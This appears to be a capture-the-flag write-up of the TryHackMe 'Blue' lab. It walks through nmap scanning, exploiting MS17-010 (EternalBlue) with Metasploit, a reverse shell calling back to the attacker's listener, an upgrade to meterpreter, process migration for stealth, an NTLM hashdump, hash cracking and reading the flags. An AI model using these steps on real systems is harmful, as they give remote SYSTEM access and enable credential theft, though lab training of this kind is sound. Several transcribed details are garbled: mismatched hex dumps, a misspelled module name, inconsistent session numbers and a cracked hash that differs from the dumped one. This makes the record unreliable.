


BLUE

To access the machine, click on the link given below:

- <https://tryhackme.com/room/blue>

SCANNING


I performed an **nmap** scan to find open ports and the services running on them.



```
root@kali: ~/thm/blue
# nmap -sV 10.10.146.47 --min-rate 10000 -oN blue.nmap -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 01:34 EDT
Nmap scan report for 10.10.146.47
Host is up (0.22s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp   open  tcpwrapped
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49158/tcp  open  msrpc        Microsoft Windows RPC
49159/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 71.54 seconds
```

I ran a vulnerable script scan for **SMB** and found that the target was vulnerable to **MS17-010**.



```
root@kali: ~/thm/blue
# nmap -p 139,445 --script=vuln 10.10.146.47 -T5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 01:37 EDT
Nmap scan report for 10.10.146.47
Host is up (0.19s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|           servers (ms17-010).
|
| Disclosure date: 2017-03-14
| References:
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
```

FOOTHOLD

I started metasploit and selected the exploit for this vulnerability.

```
File Actions Edit View Help
root@kali: ~/thm/blue
root@kali: ~/thm/blue
root@kali: ~/thm/blue
root@kali: ~/thm/blue
root@kali: ~/thm/blue
msf6 > use windows/smb/ms17_010_eternalblue
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):
Name      Current Setting  Required  Description
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     445             yes       The target port (TCP)
SMBDomain no             no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
SMBPass   no             no        (Optional) The password for the specified username
SMBUser   no             no        (Optional) The username to authenticate as
VERIFY_ARCH true          yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
VERIFY_TARGET true         yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.1.9      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0  Automatic Target

View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

I then set the required configurations like listener IP, target IP, Payload etc and ran the exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 10.21.17.140
LHOST => 10.21.17.140
msf6 exploit(windows/smb/ms17_010_eternalblue) > set Payload windows/x64/shell/reverse_tcp
Payload => windows/x64/shell/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.119.56
RHOSTS => 10.10.119.56
msf6 exploit(windows/smb/ms17_010_eternalblue) > |
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.10.119.56
RHOSTS => 10.10.119.56
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 10.21.17.140:4444
[*] 10.10.119.56:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 10.10.119.56:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.119.56:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.119.56:445 - The target is vulnerable.
[*] 10.10.119.56:445 - Connecting to target for exploitation.
[*] 10.10.119.56:445 - Connection established for exploitation.
[*] 10.10.119.56:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.119.56:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.119.56:445 - 0x00000000 57 69 6e 64 f6 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.10.119.56:445 - 0x00000010 73 69 6e 61 6c 20 37 36 30 21 53 65 72 76 signal 7601 Serv
[*] 10.10.119.56:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.119.56:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.119.56:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.119.56:445 - Sending all but last fragment of exploit packet
[*] 10.10.119.56:445 - Starting non-paged pool grooming
[*] 10.10.119.56:445 - Sending SMBv2 buffers
[*] 10.10.119.56:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.119.56:445 - Sending final SMBv2 buffers.
[*] 10.10.119.56:445 - Sending last fragment of exploit packet!
[*] 10.10.119.56:445 - Receiving response from exploit packet
[*] 10.10.119.56:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.119.56:445 - Sending egg to corrupted connection.
[*] 10.10.119.56:445 - Triggering free of corrupted buffer.
[-] 10.10.119.56:445 - ==-=====
[-] 10.10.119.56:445 - ==-=====FAIL=====-
[-] 10.10.119.56:445 - ==-=====
[*] 10.10.119.56:445 - Connecting to target for exploitation.
[*] 10.10.119.56:445 - Connection established for exploitation.
```

Finally, I got a shell.

```

root@kali:~/thm/blue
File Actions Edit View Help
root@kali:~/thm/blue x root@kali:~/thm/blue x root@kali:~/thm/blue x root@kali:~/thm/blue x root@kali:~/thm/blue x
[-] 10.10.119.56:445 - =====
[*] 10.10.119.56:445 - Connecting to target for exploitation.
[*] 10.10.119.56:445 - Connection established for exploitation.
[*] 10.10.119.56:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.119.56:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.119.56:445 - 0x00000000 57 69 6e 64 f6 77 73 20 37 20 50 72 f6 65 73 Windows 7 Profes
[*] 10.10.119.56:445 - 0x00000010 73 69 f6 6e 61 6c 20 37 36 30 31 20 53 65 72 76 signal 7601 Serv
[*] 10.10.119.56:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 10.10.119.56:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.119.56:445 - Trying exploit with 17 Groom Allocations.
[*] 10.10.119.56:445 - Sending all but last fragment of exploit packet
[*] 10.10.119.56:445 - Starting non-paged pool grooming
[*] 10.10.119.56:445 - Sending SMBv2 buffers
[*] 10.10.119.56:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.119.56:445 - Sending final SMBv2 buffers.
[*] 10.10.119.56:445 - Sending last fragment of exploit packet
[*] 10.10.119.56:445 - Receiving response from exploit packet
[*] 10.10.119.56:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 10.10.119.56:445 - Sending egg to corrupted connection.
[*] 10.10.119.56:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.119.56
[*] Command shell session 1 opened (10.21.17.140:4444 → 10.10.119.56:49183) at 2025-06-02 01:50:17 -0400
[*] 10.10.119.56:445 - -----
[*] 10.10.119.56:445 - -----WIN-----
[*] 10.10.119.56:445 - -----
```

Shell Banner:
Microsoft Windows [Version 6.1.7601]

C:\Windows\system32>

I backgrounded the shell using **CTRL + Z** and ran the **shell_to_meterpreter** post module to upgrade my shell to **meterpreter**.

```

C:\Windows\system32>^Z
Background session 1? [y/N] y
msf6 exploit(windows/smb/ms17_010_ternalblue) > sessions

Active sessions
=====
Id Name Type Information Connection
-- -- -- -- --
1 shell x64/windows Shell Banner: Microsoft Windows [Version 6.1.7601] 10.21.17.140:4444 → 10.10.119.56:49183 (10.10.119.56)

msf6 exploit(windows/smb/ms17_010_ternalblue) > search type:post shell to meterpreter

Matching Modules
=====
# Name Disclosure Date Rank Check Description
-- -- -- -- --
0 post/multi/gather/multi_command . normal No Multi Gather Run Shell Command Resource File
1 post/multi/gather/ubiquiti_unifi_backup . normal No Multi Gather Ubiquiti UniFi Controller Backup
2 post/multi/recon/local_exploit_suggester . normal No Multi Recon Local Exploit Suggester
3 post/multi/manage/shell_to_meterpreter . normal No Shell to Meterpreter Upgrade
4 post/windows/manage/powershell/exec_powershell . normal No Windows Manage PowerShell Download and/or Execute
5 post/windows/manage/exec_powershell . normal No Windows PowerShell Execution Post Module

Interact with a module by name or index. For example info 5, use 5 or use post/windows/manage/exec_powershell
msf6 exploit(windows/smb/ms17_010_ternalblue) > use 3
```

```

msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.21.17.140:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (203846 bytes) to 10.10.119.56
[*] Meterpreter session 2 opened (10.21.17.140:4433 → 10.10.119.56:49185) at 2025-06-02 01:51:31 -0400
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====
Id Name Type Information Connection
-- -- -- -- --
1 shell x64/windows Shell Banner: Microsoft Windows [Version 6.1.7601] 10.21.17.140:4444 → 10.10.119.56:49183 (10.10.119.56)
2 meterpreter x64/windows NT AUTHORITY\SYSTEM @ JON-PC 10.21.17.140:4433 → 10.10.119.56:49185 (10.10.119.56)

msf6 post(multi/manage/shell_to_meterpreter) > |
```

Finally, I spawned a **meterpreter** session and got **NT AUTHORITY/SYSTEM** access on the target.

```

File Actions Edit View Help
root@kali: ~/thm/blue x root@kali: ~/thm/blue x root@kali: ~/thm/blue x root@kali: ~/thm/blue x root@kali: ~/thm/blue x
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...
meterpreter > sysinfo
Computer       : JON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |

```

I listed the running processes. Migrating to a legitimate process would make our exploit more stealthy so I migrated to **wininit.exe**.

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
396	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
416	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\smss.exe
552	544	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
604	544	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
612	592	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
652	592	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
700	604	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
708	604	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
716	604	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
732	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
824	700	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
856	700	TrustedInstaller.exe	x64	0	NT AUTHORITY\SYSTEM	
892	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
940	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1008	652	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1048	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1076	552	conhost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\conhost.exe
1164	700	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1292	700	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1328	700	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1372	700	mscorsvw.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe
1392	700	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
1468	700	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\XenTools\LiteAgent.exe

```

meterpreter > migrate 604
[*] Migrating from 2920 to 604...
[*] Migration completed successfully.
meterpreter > [*] 10.10.119.56 - Meterpreter session 8 closed. Reason: Died

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer       : JON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 0
Meterpreter    : x64/windows
meterpreter > |

```

Finally, I used **hashdump** to dump NTLM hashes from the target.

```

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > |

```

I then cracked the hash for Jon using Crackstation.

The screenshot shows the CrackStation homepage with a search bar for "Free Password Hash Cracker". A single hash value, `fffb43f0de35be4d9917ac0cc8ad57f8d`, is entered into the input field. Below the input field is a reCAPTCHA verification box. A button labeled "Crack Hashes" is visible. The results table shows one row with the hash, its type as NTLM, and the cracked result as `a1qfnaz22`. A note at the bottom indicates that the hash was found in a file named "flag1.txt".

I then searched for all the flags that we had to capture and accessed them.

The terminal session shows three captured flags:

- `msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 9`
[*] Starting interaction with 9...
- `meterpreter > search -f "flag1.txt"`
Found 1 result ...
Path Size (bytes) Modified (UTC)
c:\flag1.txt 24 2019-03-17 15:27:21 -0400
- `meterpreter > search -f "flag2.txt"`
Found 1 result ...
Path Size (bytes) Modified (UTC)
c:\Windows\System32\config\flag2.txt 34 2019-03-17 15:32:48 -0400
- `meterpreter > search -f "flag3.txt"`
Found 1 result ...
Path Size (bytes) Modified (UTC)
c:\Users\Jon\Documents\flag3.txt 37 2019-03-17 15:26:36 -0400

The terminal session shows the contents of the three flags:

- `meterpreter > cat "c:\flag1.txt"`
flag{a[REDACTED]}meterpreter >
- `meterpreter > cat "c:\Windows\System32\config\flag2.txt"`
flag{s[REDACTED]}meterpreter > WORKS
- `meterpreter > cat "c:\Users\Jon\Documents\flag3.txt"`
flag{admin_[REDACTED]}meterpreter > |